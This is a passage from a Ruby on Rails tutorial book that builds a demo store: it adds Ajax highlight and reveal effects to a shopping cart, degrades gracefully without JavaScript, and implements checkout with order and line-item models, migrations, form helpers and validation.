    @items << current_item
  end
  current_item
end
```

Over in `store_controller.rb`, we'll take that information and pass it down to the template by assigning it to an instance variable.

Download depot_m/app/controllers/store_controller.rb

```
def add_to_cart
  begin
    @product = Product.find(params[:id])
  rescue
    logger.error("Attempt to access invalid product #{params[:id]}")
    redirect_to_index("Invalid product")
  else
    @cart = find_cart
    ▶ @current_item = @cart.add_product(@product)
  end
end
```

In the `_cart_item.rhtml` partial, we then check to see if the item we're rendering is the one that just changed. If so, we tag it with an id of `current_item`.

Download depot_m/app/views/store/_cart_item.rhtml

```
<% if cart_item == @current_item %>
  <tr id="current_item">
<% else %>
  <tr>
<% end %>
  <td><%= cart_item.quantity %>&times;</td>
  <td><%= h(cart_item.title) %></td>
  <td class="item-price"><%= format_price(cart_item.price) %></td>
</tr>
```

As a result of these three minor changes, the `<tr>` element of the most recently changed item in the cart will be tagged with `id="current_item"`. Now we just need to tell the JavaScript to invoke the highlight effect on that

item. We do this in the existing `add_to_cart.rjs` template, adding a call to the `visual_effect` method.

[Download](#) `depot_m/app/views/store/add_to_cart.rjs`

```
page[:cart].replace_html :partial => 'cart', :object => @cart

page[:current_item].visual_effect :highlight,
                                  :startcolor => "#88ff88",
                                  :endcolor => "#114411"
```

See how we identified the browser element that we wanted to apply the effect to by passing `:current_item` to the page. We then asked for the *highlight* visual effect, and overrode the default yellow/white transition with colors that work better with our design. Click to add an item to the cart, and you'll see the changed item in the cart glow a light green before fading back to merge with the background.

9.4 Iteration D4: Hide An Empty Cart

One last request from the customer: right now, even carts with nothing in them are still displayed in the sidebar. Can we arrange things so that the cart only appears when it has some content? But of course!

In fact, we have a number of options. The simplest is probably only to include the HTML for the cart if the cart has something in it. We can do this totally within the `_cart` partial.

```
<% unless cart.items.empty? %>
<div class="cart-title">Your Cart</div>
<table>
  <%= render(:partial => "cart_item", :collection => cart.items) %>

  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= format_price(cart.total_price) %></td>
  </tr>
</table>

<%= button_to "Empty cart", :action => :empty_cart %>
<% end %>
```

Although this works, the user interface is somewhat brutal: the whole sidebar redraws on the transition between a cart that's empty and a cart with something in it. So let's not use this code. Instead, let's smooth it out a little.

The `script.aculo.us` effects library contains a number of nice transitions that make elements appear. Let's use `blind_down`, which will smoothly reveal the cart, sliding the rest of the sidebar down to make room.

Not surprisingly, we'll use our existing `.rjs` template to invoke the effect. Because the `add_to_cart` template is only invoked when we add something to the cart, then we know that we have to reveal the cart in the sidebar whenever there is exactly one item in the cart (because that means that previously the cart was empty, and hence hidden). And, because the cart should be visible before we start the highlight effect, we'll add the code to reveal the cart before the code that triggers the highlight.

The template now looks like this:

[Download](#) `depot_n/app/views/store/add_to_cart.rjs`

```
page[:cart].replace_html :partial => 'cart', :object => @cart

▶ page[:cart].visual_effect :blind_down if @cart.total_items == 1

page[:current_item].visual_effect :highlight,
                                :startcolor => "#88ff88",
                                :endcolor => "#114411"
```

This won't yet work, because we don't have a `total_items()` method in our cart model.

[Download](#) `depot_n/app/models/cart.rb`

```
def total_items
  @items.inject(0) {|sum, item| sum + item.quantity}
end
```

We have to arrange to hide the cart when it's empty. There are two basic ways of doing this. One, illustrated by the code at the start of this section, is not to generate any HTML at all. Unfortunately, if we do that, then when we add something to the cart, and suddenly create the cart HTML, we see a flicker in the browser as the cart is first displayed, and then hidden and slowly revealed by the `blind_down` effect.

A better way to handle the problem is to create the cart HTML, but set the CSS style to `display: none` if the cart is empty. To do that, we need to change the `store.rhtml` layout in `app/views/layouts`. Our first attempt is something like this:

```
<div id="cart"
  <% if @cart.items.empty? %>
    style="display: none"
  <% end %>
>
```

```
<%= render(:partial => "cart", :object => @cart) %>
</div>
```

This code adds the CSS `style=` attribute to the `<div>` tag, but only if the cart is empty. It works fine, but it's really, really ugly. That dangling `>` character looks misplaced (even though it isn't), and the way logic is interjected into the middle of a tag is the kind of thing that gives templating languages a bad name. Let's not let that kind of ugliness litter our code. Instead, let's create an abstraction that hides it.

Let's write a helper method called `hidden_div_if()`. It takes a condition and an optional set of attributes. It creates a `<div>` tag, and adds the `display: none` style if the condition is true. We'd use it in the store layout like this.

[Download](#) `depot_n/app/views/layouts/store.rhtml`

```
<%= hidden_div_if(@cart.items.empty?, :id => "cart") %>
  <%= render(:partial => "cart", :object => @cart) %>
</div>
```

We'll write our helper so that it is local to the store controller by adding it to `store_helper.rb` in the `app/helpers` directory.

[Download](#) `depot_n/app/helpers/store_helper.rb`

```
module StoreHelper

  def hidden_div_if(condition, attributes = {})
    if condition
      attributes["style"] = "display: none"
    end
    attrs = tag_options(attributes.stringify_keys)
    "<div #{attrs}>"
  end

  # format_price method ...
end
```

Note that we cheated slightly here. We copied code from the Rails standard helper called `content_tag()`; that's how we knew to call `tag_options()` the way we did.⁴

And, finally, we need to remove the flash message that we used to display when the user empties a cart. It really isn't needed any more, as the cart clearly disappears from the sidebar when the catalog index page

⁴And how did we find the source code of the `content_tag()` method? We brought up the RDoc documentation in a browser and clicked the View Source link.

is redrawn. But there's another reason to remove it, too. Now that we're using Ajax to add things to the cart, the main page doesn't get redrawn between as people shop. That means we'll continue to display the flash message saying the cart is empty even as we display a cart in the sidebar.

[Download](#) `depot_n/app/controllers/store_controller.rb`

```
def empty_cart
  session[:cart] = nil
  redirect_to_index
end
```

Although this might seem like a lot of steps, it really isn't. All we did to make the cart hide and reveal itself was to make the CSS display style conditional on the number of items in the cart, and to use the `.rjs` template to invoke the `blind_down` effect when the cart went from being empty to having one item.

Everyone's excited to see our fancy new interface. In fact, because our computer is on the office network, our colleagues point their browsers at our test application and try it for themselves. Lots of low-whistles follow as folks marvel at the way the cart appears, and then updates. Everyone loves it. Everyone, that is, except Bruce. Bruce doesn't trust JavaScript running in his browser, and so has it turned off. And, with JavaScript disabled, all our fancy Ajax stops working. When Bruce adds something to his cart, he sees something strange:

```
$("cart").update("<h1>Your Cart</h1>\n\n<ul>\n \n <li
id=\"current_item\">\n\n  3 &times; Pragmatic Project
Automation\n</li>\n</ul>\n \n\n<form method=\"post\"
  action=\"/store/empty_cart\" class=\"button-to...
```

Clearly this won't do. We need to have our application work if our users have disabled JavaScript in their browsers. That'll be our next iteration.

9.5 Iteration D5: Degrading if JavaScript is Disabled

Remember, back on page 123, we arranged for the cart to appear in the sidebar. We did this before we added a line of Ajax code to the application. If we could fall back to this behavior if JavaScript was disabled in the browser, then the application would work for Bruce as well as for our other coworkers. This basically means that if the incoming request to `add_to_cart` doesn't come from JavaScript, we want to do what the original application did and redirect to the index page. When the index displays, the updated cart will appear in the sidebar.

If a user presses the button inside a `form_remote_tag`, one of two things happens. If JavaScript is disabled, the target action in the application is invoked using a regular HTTP POST request—it acts just like a regular form. If, however, JavaScript is enabled, it overrides this conventional POST and instead uses a JavaScript object to establish a back channel with the server. This object is an instance of class `XmlHttpRequest`. Because that's a mouthful, most folks (and Rails) abbreviate it to `xhr`.

So, on the server, we can tell that we're talking to a JavaScript-enabled browser by testing to see if the incoming request was generated by an `xhr` object. And the Rails request object, available inside controllers and views, makes it easy to test for this condition: it provides an `xhr?` method. As a result, making our application work regardless of whether JavaScript is enabled takes just a single line of code in the `add_to_cart` action.

[Download](#) `depot_o/app/controllers/store_controller.rb`

```
def add_to_cart
  begin
    @product = Product.find(params[:id])
  rescue
    logger.error("Attempt to access invalid product #{params[:id]}")
    redirect_to_index("Invalid product")
  else
    @cart = find_cart
    @current_item = @cart.add_product(@product)
    ▶ redirect_to_index unless request.xhr?
  end
end
```

9.6 What We Just Did

In this iteration we added Ajax support to our cart.

- We moved the shopping cart into the sidebar, and arranged for the `add_to_cart` action to redisplay the catalog page.
- We used `form_remote_tag()` to invoke the `add_to_cart` action using an Ajax request.
- We then used an `.rjs` template to update the browser with just the cart's HTML.
- To help the user see changes to the cart, we added a highlight effect, again using the `.rjs` template.
- We wrote a helper method that hides the cart when it is empty, and used the `.rjs` template to reveal it when an item is added.

- Finally, we made our application work if the user's browser has JavaScript disabled by reverting to the behavior we'd implemented before starting on the Ajax journey.

The key point to take away is the incremental style of Ajax development. Start with a conventional application, then add Ajax features, one by one. Ajax can be hard to debug: by adding it slowly to an application, you make it easier to track down what changed if things stop working. And, as we saw, starting with a conventional application makes it easier to support both Ajax and non-Ajax behavior in the same codebase.

Finally, a couple of hints. First, if you plan to do a lot of Ajax development, you'll probably need to get familiar with your browser's JavaScript debugging facilities and with its DOM inspectors. Chapter 8 of *Pragmatic Ajax* [?] has a lot of useful tips. And, second, I find it useful to run two different browsers when I'm developing (I personally use Firefox and Safari on my Mac). I have JavaScript enabled in one, disabled in the other. Then, as I add some new feature, I poke at it with both browsers to make sure it works regardless of the state of JavaScript.

In this chapter, we'll see:

- linking tables with foreign keys
- using `belongs_to` and `has_many`
- creating forms based on models (`form_for`)
- linking forms, models, and views

Chapter 10

Task E: Checkout!

Let's take stock. So far, we've put together a basic product administration system, we've implemented a catalog, and we have a pretty spiffy-looking shopping cart. So now we need to let the buyer actually purchase the contents of that cart. Let's go ahead and implement the checkout function.

We're not going to go overboard here. For now, all we'll do is capture the customer's contact details and payment option. Using these we'll construct an order in the database. Along the way we'll be looking a bit more at models, validation, form handling, and components.

10.1 Iteration E1: Capturing an Order

An order is a set of line items, along with details of the purchase transaction. We already have some semblance of the line items. Our cart contains *cart items*, but we don't currently have a database table for them. Nor do we have a table to hold order information. However, based on the diagram on page 57, combined with a brief chat with our customer, we can now go ahead and generate the Rails models and populate the migrations to create the corresponding tables.

First we create the two models.

```
depot> ruby script/generate model order
...
depot> ruby script/generate model line_item
...
```

Then we fill in the two migration files created by the generator. First, the one that creates the orders table.

[Download](#) depot_p/db/migrate/005_create_orders.rb

```
class CreateOrders < ActiveRecord::Migration
```



Joe Asks...

Where's the Credit-Card Processing?

At this point, our tutorial application is going to diverge slightly from reality. In the real world, we'd probably want our application to handle the commercial side of checkout. We might even want to integrate credit-card processing (possibly using the Payment module)* or Tobias Luetke's ActiveMerchant library.† However, integrating with backend payment processing systems requires a fair amount of paperwork and jumping through hoops. And this would distract from looking at Rails, so we're going to punt on this particular detail.

*<http://rubyforge.org/projects/payment>

†<http://home.leetsoft.com/am/>

```
def self.up
  create_table :orders do |t|
    t.column :name, :string
    t.column :address, :text
    t.column :email, :string
    t.column :pay_type, :string, :limit => 10
  end
end

def self.down
  drop_table :orders
end
end
```

Then, the migration for the line items:

[Download](#) depot_p/db/migrate/006_create_line_items.rb

```
class CreateLineItems < ActiveRecord::Migration
  def self.up
    create_table :line_items do |t|
      t.column :product_id, :integer, :null => false
      t.column :order_id, :integer, :null => false
      t.column :quantity, :integer, :null => false
      t.column :total_price, :integer, :null => false
    end

    execute "alter table line_items
      add constraint fk_line_item_products
      foreign key (product_id) references products(id)"
  end
end
```

```

      execute "alter table line_items
              add constraint fk_line_item_orders
              foreign key (order_id) references orders(id)"
    end

    def self.down
      drop_table :line_items
    end
  end
end

```

Notice that this table has two foreign keys. Each row in the `line_items` table is associated both with an order and with a product. Unfortunately, Rails migrations don't provide a database-independent way to specify these foreign key constraints, so we had to resort to executing native DDL statements (in this case, those of MySQL).¹

Now that we've created the two migrations, we can apply them.

```

depot> rake db:migrate
== CreateOrders: migrating =====
-- create_table(:orders)
--> 0.0066s
== CreateOrders: migrated (0.0096s) =====

== CreateLineItems: migrating =====
-- create_table(:line_items)
--> 0.0072s
-- execute("alter table line_items \n add constraint fk_line_...
--> 0.0134s
-- execute("alter table line_items \n add constraint fk_line_...
--> 0.0201s
== CreateLineItems: migrated (0.0500s) =====

```

Because the database was currently at version 4, running the `db:migrate` task applied both new migrations. We could, of course, have applied them separately by running the migration task after creating the individual migrations.

Relationships Between Models

The database now knows about the relationship between line items, orders, and products. However, the Rails application does not. We need to add some declarations to our model files that specify the relationships between

¹Many Rails developers don't bother specifying database-level constraints such as foreign keys, relying instead on the application code to make sure that everything knits together correctly. That's probably why Rails migrations don't let you specify constraints. However, when it comes to database integrity, I (Dave) feel that an ounce of extra checking can save pounds of late-night production system debugging.

them. First, we open up the newly created `order.rb` file in `app/models` and add a call to `has_many()`.

[Download](#) depot_p/app/models/order.rb

```
class Order < ActiveRecord::Base

  has_many :line_items
end
```

That `has_many` directive is fairly self-explanatory: an order (potentially) has many associated line items. These are linked to the order because each line item contains a reference to its order's id.

Now, for completeness, we should add a `has_many` directive to our product model. After all, each product potentially has many line items referencing it.

[Download](#) depot_p/app/models/product.rb

```
class Product < ActiveRecord::Base

  has_many :line_items

  def self.find_products_for_sale
    find(:all, :order => "title")
  end

  validates_presence_of :title, :description, :image_url
  validates_numericality_of :price, :only_integer => true
  validates_uniqueness_of :title
  validates_format_of :image_url,
    :with => %r{\. (gif|jpg|png)$}i,
    :message => "must be a URL for a GIF, JPG, or PNG image"

  protected

  def validate
    errors.add(:price, "should be positive") if price.nil? || price <= 0
  end
end
```

Next, we'll specify links in the opposite direction, from the line item to the orders and products tables. To do this, we use the `belongs_to()` declaration twice in the `line_item.rb` file.

[Download](#) depot_p/app/models/line_item.rb

```
class LineItem < ActiveRecord::Base

  belongs_to :order
  belongs_to :product
end
```

`belongs_to` tells Rails that rows in the `line_items` table are children of rows in the `orders` and `products` tables: the line item cannot exist unless the corresponding order and product rows exist. There's an easy way to remember where to put `belongs_to` declarations: if a table has foreign keys, the corresponding model should have a `belongs_to` for each.

Just what do these various declarations do? Basically, they add navigation capabilities to the model objects. Because we added the `belongs_to` declaration to `LineItem`, we can now retrieve its `Order` by name:

```
li = LineItem.find(...)
puts "This line item was bought by #{li.order.name}"
```

And because an `Order` is declared to have many line items, we can reference them (as a collection) from an order object.

```
order = Order.find(...)
puts "This order has #{order.line_items.size} line items"
```

We'll have a lot more to say about inter-model relationships starting Section 16.6, *Specifying Relationships*, on page 280

Creating the Order Capture Form

Now we have our tables and our models, we can start the checkout process. First, we need to add a checkout button to the shopping cart. We'll link it back to a checkout action in our store controller.

[Download](#) `depot_p/app/views/store/_cart.html`

```
<div class="cart-title">Your Cart</div>

<table>
  <%= render(:partial => "cart_item", :collection => cart.items) %>
  <tr class="total-line">
    <td colspan="2">Total</td>
    <td class="total-cell"><%= format_price(cart.total_price) %></td>
  </tr>
</table>

<%= button_to "Checkout", :action => :checkout %>
<%= button_to "Empty cart", :action => :empty_cart %>
```

We want the checkout action to present our user with a form, prompting them to enter the information in the orders table: their name, address, e-mail address, and payment type. This means that at some point we'll display a Rails template containing a form. The input fields on this form will have to link to the corresponding attributes in a Rails model object, so we'll need to create an empty model object in the checkout action to

give these fields something to work with.² (We also have to find the current cart, as it is displayed in the layout. Finding the cart at the start of each action is starting to get tedious; we'll see how to remove this duplication later).

[Download](#) depot_p/app/controllers/store_controller.rb

```
def checkout
  @cart = find_cart
  if @cart.items.empty?
    redirect_to_index("Your cart is empty")
  else
    @order = Order.new
  end
end
```

Notice how we check to make sure that there's something in the cart. This prevents people from navigating directly to the checkout option and creating empty orders.

Now for the template itself. To capture the user's information, we'll use a form. As always with HTML forms, the trick is populating any initial values into the form fields, and then extracting those values back out into our application when the user hits the submit button.

In the controller, we set up the `@order` instance variable to reference a new order model object. As it stands, that's not particularly interesting; as it's a new model, all the fields will be empty. However, consider the general case. Maybe we want to edit an existing model. Or maybe the user has tried to

cases, we want any existing data in the model shown to the user when the form is displayed.

Then, when the user hits the submit button, we'd like the new data from the form to be extracted into a model object back in the controller.

Fortunately, Rails makes this relatively painless. It provides us with a bunch of *form helper* methods. These helpers interact with the controller and with the models to implement an integrated solution for form handling. Before we start on our final form, let's look at a simple example.

form helper

```
<% form_for :order, :url => { :action => :save_order } do |form| %>
  <p>
    <label for="order_name">Name:</label>
```

²Again, if you're following along, remember that actions must appear *before* the `private` keyword in the controller.

```

    <%= form.text_field :name, :size => 40 %>
  </p>
<% end %>

```

There are two things of interest in this code. First, the `form_for` helper on line 1 sets up a standard HTML form. But it does more. The first parameter, `:order` tells the method that it's dealing with an object in an instance variable named "order." The helper uses this information when naming fields, and when arranging for the field values to be passed back to the controller.

The `:url` parameter tells the helper what to do when the user hits the submit button. In this case, we'll generate an HTTP POST request that'll end up getting handled by the `save_order` action in the controller.

You'll see that `form_for` sets up a Ruby block environment (this block ends on line 6). Within this block, you can put normal template stuff (such as the `<label>` tag). But you can also use the block's parameter (`form` in this case) to reference a form context. We use this context on line 4 to add a text field to the form. Because the text field is constructed in the context of the `form_for`, it is automatically associated with the data in the `@order` object.

All these relationships can be confusing. It's important to remember that Rails needs to know both the *names* and the *values* to use for the fields associated with a model. The combination of `form_for` and the various field-level helpers (such as `text_field`) give it this information. `fig.form.for`, on page ?? shows this process.

So, now we can create the template for the form that captures a customer's details for checkout. It's invoked from the `checkout` action in the store controller, so the template will be called `checkout.html` in the directory `app/views/store`.

Rails has form helpers for all the different HTML-level form elements. In the code that follows, we use `text_field` and `text_area` helpers to capture the customer's name, e-mail, and address.

[Download](#) depot_p/app/views/store/checkout.html

```

<div class="depot-form">

  <%= error_messages_for 'order' %>

  <fieldset>
    <legend>Please Enter Your Details</legend>

```

```

<% form_for :order, :url => { :action => :save_order } do |form| %>
  <p>
    <label for="order_name">Name:</label>
    <%= form.text_field :name, :size => 40 %>
  </p>

  <p>
    <label for="order_address">Address:</label>
    <%= form.text_area :address, :rows => 3, :cols => 40 %>
  </p>

  <p>
    <label for="order_email">E-Mail:</label>
    <%= form.text_field :email, :size => 40 %>
  </p>

  <p>
    <label for="order_pay_type">Pay with:</label>
    <%=
      form.select :pay_type,
                  Order::PAYMENT_TYPES,
                  :prompt => "Select a payment method"

    %>
  </p>

  <%= submit_tag "Place Order", :class => "submit" %>
<% end %>
</fieldset>
</div>

```

The only tricky thing in there is the code associated with the selection list. We've assumed that the list of available payment options is an attribute of the Order model—it will be an array of arrays in the model file. The first element of each subarray is the string to be displayed as the option in the selection and the second value gets stored in the database.³ We'd better define the option array in the model `order.rb` before we forget.

[Download](#) `depot_p/app/models/order.rb`

```

class Order < ActiveRecord::Base
  PAYMENT_TYPES = [
    # Displayed          stored in db
    [ "Check",           "check" ],
    [ "Credit card",    "cc" ],
    [ "Purchase order", "po" ]
  ]
end

```

³If we anticipate that other non-Rails applications will update the orders table, we might want to move the list of payment types into a separate lookup table and make the orders column a foreign key referencing that new table. Rails provides good support for generating selection lists in this context too.




Figure 10.1: Our Checkout Screen

]

...

In the template, we pass this array of payment type options to the select helper. We also pass the `:prompt` parameter, which adds a dummy selection containing the prompt text.

Add a little CSS magic (see the listing in the appendix), and we're ready to play with our form. Add some stuff to your cart, then click the checkout button. You should see something like Figure 10.1 .

Looking good! Of course, if you click the `Place Order` button, you'll be greeted with

Unknown action

No action responded to `save_order`

Before we move on to that new action, though, let's finish off the checkout action by adding some validation. We'll change the `Order` model to verify that the customer enters data for all the fields (including the payment type

dropdown). We also validate that the payment type is one of the accepted values.^{4,5}

[Download](#) depot_p/app/models/order.rb

```
class Order < ActiveRecord::Base
  validates_presence_of :name, :address, :email, :pay_type
  validates_inclusion_of :pay_type, :in => PAYMENT_TYPES.map {|disp, value| value}

  # ...
```

Note that we already call the `error_messages_for` helper at the top of the page. This will report validation failures (but only after we've written one more chunk of code).

Capturing the Order Details

Let's implement the `save_order()` action in our store controller. This method has to

1. Capture the values from the form to populate a new Order model object.
2. Add the line items from our cart to that order.
3. Validate and save the order. If this fails, display the appropriate messages and let the user correct any problems.
4. Once the order is successfully saved, redisplay the catalog page, including a message confirming that the order has been placed.

The method ends up looking something like this.

[Download](#) depot_p/app/controllers/store_controller.rb

```
Line 1  def save_order
-       @cart = find_cart
-       @order = Order.new(params[:order])
-       @order.add_line_items_from_cart(@cart)
5       if @order.save
-         session[:cart] = nil
-         redirect_to_index("Thank you for your order")
```

⁴To get the list of valid payment types, we take our array of arrays and use the Ruby `map()` method to extract just the values.

⁵Some folks might be wondering why we bother to validate the payment type, given that its value comes from a dropdown list that only contains valid values. We do it because an application can't assume that it's being fed values from the forms it creates. There's nothing to stop a malicious user from submitting form data directly to the application, bypassing our form. If the user set an unknown payment type, they might conceivably get our products for free.



Joe Asks...

Aren't You Creating Duplicate Orders?

Joe's concerned to see our controller creating `Order` model objects in two actions, `checkout` and `save_order`. He's wondering why this doesn't lead to duplicate orders in the database.

The answer is simple: the `checkout` action creates an `Order` object *in memory* simply to give the template code something to work with. Once the response is sent to the browser, that particular object gets abandoned, and it will eventually be reaped by Ruby's garbage collector. It never gets close to the database.

The `save_order` action also creates an `Order` object, populating it from the form fields. This object *does* get saved in the database.

So, model objects perform two roles: they map data into and out of the database, but they are also just regular objects that hold business data. They affect the database only when you tell them to, typically by calling `save()`.

```
-     else
-         render :action => :checkout
10     end
-     end
```

On line 3, we create a new `Order` object and initialize it from the form data. In this case we want all the form data related to order objects, so we select the `:order` hash from the parameters (this is the name we passed as the first parameter to `form_for`). The next line adds into this order the items that are already stored in the cart—we'll write the actual method to do this in a minute.

Next, on line 5, we tell the order object to save itself (and its children, the line items) to the database. Along the way, the order object will perform validation (but we'll get to that in a minute). If the save succeeds, we delete the cart from the session ready for the next order and redisplay the catalog, using our `redirect_to_index()` method to display a cheerful message. If instead the save fails, we redisplay the checkout form.

In the `save_order` action we assumed that the order object has an `add_line_items_from_cart()` method, so let's implement that method now.

Download depot_p/app/models/order.rb

```
def add_line_items_from_cart(cart)
  cart.items.each do |item|
    li = LineItem.from_cart_item(item)
    line_items << li
  end
end
```

Notice that we didn't have to do anything special with the various foreign key fields, such as setting the `order_id` column in the line item rows to reference the newly created order row. Rails does that knitting for us using the `has_many()` and `belongs_to()` declarations we added to the `Order` and `LineItem` models. Appending each new line item to the `line_items` collection on line 4 hands the responsibility for key management over to Rails.

This method in the `Order` model in turn relies on a simple helper in the line item model that constructs a new line item given a cart item.

Download depot_p/app/models/line_item.rb

```
class LineItem < ActiveRecord::Base

  belongs_to :order
  belongs_to :product

  def self.from_cart_item(cart_item)
    li = self.new
    li.product    = cart_item.product
    li.quantity   = cart_item.quantity
    li.total_price = cart_item.price
    li
  end
end
```

So, as a first test of all of this, hit the Place Order button on the checkout page without filling in any of the form fields. You should see the checkout page redisplayed along with some error messages complaining about the empty fields, as shown in Figure 10.2, on the next page.⁶

If we fill in some data as shown at the top of Figure 10.3, on page 149, and click Checkout, we should get taken back to the catalog, as shown at the bottom of the figure. But did it work? Let's look in the database.

```
depot> mysql depot_development
```

⁶If you're following along at home and you get the message *No action responded to save_order*, it's possible that you added the `save_order()` method after the private declaration in the controller. Private methods cannot be called as actions.




Figure 10.2: Full House! Every Field Fails Validation

Welcome to the MySQL monitor. Commands end with ; or \g.

```
mysql> select * from orders;
```

```
+-----+-----+-----+-----+-----+
| id | name      | address  | email                | pay_type |
+-----+-----+-----+-----+-----+
| 1 | Dave Thomas | 123 Main St | customer@pragprog.com | check    |
+-----+-----+-----+-----+-----+
1 row in set (0.07 sec)
```

```
mysql> select * from line_items;
```

```
+-----+-----+-----+-----+-----+
| id | product_id | order_id | quantity | total_price |
+-----+-----+-----+-----+-----+
| 1 | 1 | 1 | 1 | 2995 |
+-----+-----+-----+-----+-----+
1 row in set (0.17 sec)
```

```
mysql>
```




Figure 10.3: Our First Checkout

One Last Ajax Change

After we accept an order, we redirect to the index page, displaying the cheery flash message “Thank you for your order.” If the user continues to shop, and if they have JavaScript enabled in their browser, we’ll fill the cart in their sidebar without redrawing the main page. This means that the flash message will continue to be displayed. We’d rather it went away after we add the first item to the cart (as it does when JavaScript is disabled in the browser). Fortunately, the fix is simple: we just hide the `<div>` that contains the flash message when we add something to the cart. Except, nothing is really ever that simple.

A first attempt to hide the flash might involve adding the following line to `add_to_cart.rjs`.

```
page[:notice].hide
# rest as before...
```

However, this doesn’t work. If we come to the store for the first time, there’s nothing in the flash, so the `<div>` with an id of `notice` is not displayed. And, if there’s no `div` with the id of `notice`, the JavaScript generated by the `rjs` template that tries to hide it bombs out, and the rest of the template never gets run. As a result, you never see the cart update in the sidebar.

The solution is a little hack. We want to run the `.hide` only if the notice `<div>` is present, but `rjs` doesn’t give us the ability to generate JavaScript that test for `divs`. It does, however, let us iterate over elements on the page that match a certain CSS selector pattern. So let’s iterate over all `<div>` tags with an id of `notice`. The loop will either find one, which we can hide, or none, in which case the `hide` won’t get called.

